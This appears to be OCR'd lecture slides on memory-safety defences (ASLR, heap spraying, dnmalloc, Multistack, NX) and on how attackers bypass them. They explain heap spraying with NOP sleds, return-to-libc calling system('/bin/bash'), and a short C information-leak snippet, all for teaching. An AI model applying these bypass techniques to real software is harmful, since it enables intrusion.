  - Can be bypassed if attackers can print out memory addresses: possible to derive base address
- Implemented in Windows Vista / Linux >= 2.6.12
- Windows 8 allows “Force ASLR”, randomize DLLs that aren’t compiled with ASLR support

Heap-spraying

- Technique to bypass ASLR
- If an attacker can control memory allocation in the program (e.g. in the browser via javascript)
- Allocate a significant amount of memory
  - For example: 1GB or 2GB
  - Fill memory with a bunch of nops, place shell code at the end
  - Reduces amount of randomization offered by ASLR
  - Jumping anywhere in the nops will cause the shellcode to be executed eventually

Probabilistic countermeasures

- Randomized instruction sets: Barrantes et al./Kc et al.
  - Encrypts instructions while they are in memory
  - Decrypts them when needed for execution
  - If attackers don't know the key their code will be decrypted wrongly, causing invalid code execution
  - If attackers can guess the key, the protection can be bypassed
  - High performance overhead in prototypes: should be implemented in hardware

Virtual Table Guard

- Adds a random value to the top of the vtable
  - Checks if the random value is unchanged before using the vtable
  - Enabled by adding an annotation to a C++ class
    - IE10 does this for a number of key classes

Probabilistic countermeasures

- Rely on keeping memory secret
- Programs that have buffer overflows could also have information leakage
- Example:
  - char buffer[100];
  - strncpy(buffer, input, 100);
  - Printf(“%s”, buffer);
- Strncpy does not NULL terminate (unlike strcpy), printf keeps reading until a NULL is found

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
Separation and replication of information

- Replicate valuable control-flow information
  - Copy control-flow information to other memory
  - Copy back or compare before using
- Separate control-flow information from other data
  - Write control-flow information to other places in memory
  - Prevents overflows from overwriting control flow information
- These approaches do not rely on randomness

Separation of information

- Dnmalloc: Younan et al.
  - Does not rely on random numbers
  - Protection is added by separating the chunk information from the chunk
  - Chunk information is stored in separate regions protected by guard pages
  - Chunk is linked to its information through a hash table
  - Fast: performance impact vs. dlmalloc: -10% to +5%
  - Used as the default allocator for Samhein (open source IDS)


Dnmalloc


Low addresses
Heap Data
Heap Data
Heap Data
Heap Data
Heap Data
Heap Data
Heap Data
Heap Data
High addresses
Hashtable
Guard page
Ptr to chunkinfo
Ptr to chunkinfo
Ptr to chunkinfo
Ptr to chunkinfo
Ptr to chunkinfo
Chunkinfo region
Guard page
Management information
Management information
Management information
Management information
Management information
Control data
Regular data

Separation of information

- Multistack: Younan et al.
  - Does not rely on random numbers
  - Separates the stack into multiple stacks, 2 criteria:
    - Risk of data being an attack target (target value)
    - Risk of data being used as an attack vector (source value)
      - Return addres: target: High; source: Low
      - Arrays of characters: target: Low; source: High
  - Default: 5 stacks, separated by guard pages
    - Stacks can be reduced by using selective bounds checking: to reduce source risk: ideally 2 stacks
  - Fast: max. performance overhead: 2-3% (usually 0)

Multistack



- Stacks are at a fixed location from each other
- If source risk can be reduced: maybe only 2 stacks
  - Map stack 1,2 onto stack one
  - Map stack 3,4,5 onto stack two

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
Paging-based countermeasure


Non-executable memory (called NX or XN)

- Pages of memory can be marked executable, writeable and readable
- Older Intel processors would not support the executable bit which meant that readable meant executable
- Eventually the bit was implemented, allowing the OS to mark data pages (such as the stack and heap writable but not executable)
- OpenBSD takes it further by implementing W^X (writable XOR executable)
- Programs doing JIT have memory that is both executable and writable

Stack-based buffer overflowed on NX




Stack-based buffer overflow on NX




Bypassing non-executable memory

- Early exploits would return to existing functions (called return-to-libc) to bypass these countermeasures
  - Places the arguments on the stack and then places the address of the function as the return addres
    - This simulates a function call
  - For example calling system("/bin/bash") would place the address of the executable code for system as return address and would place a pointer to the string /bin/bash on the stack

Paging-based countermeasures



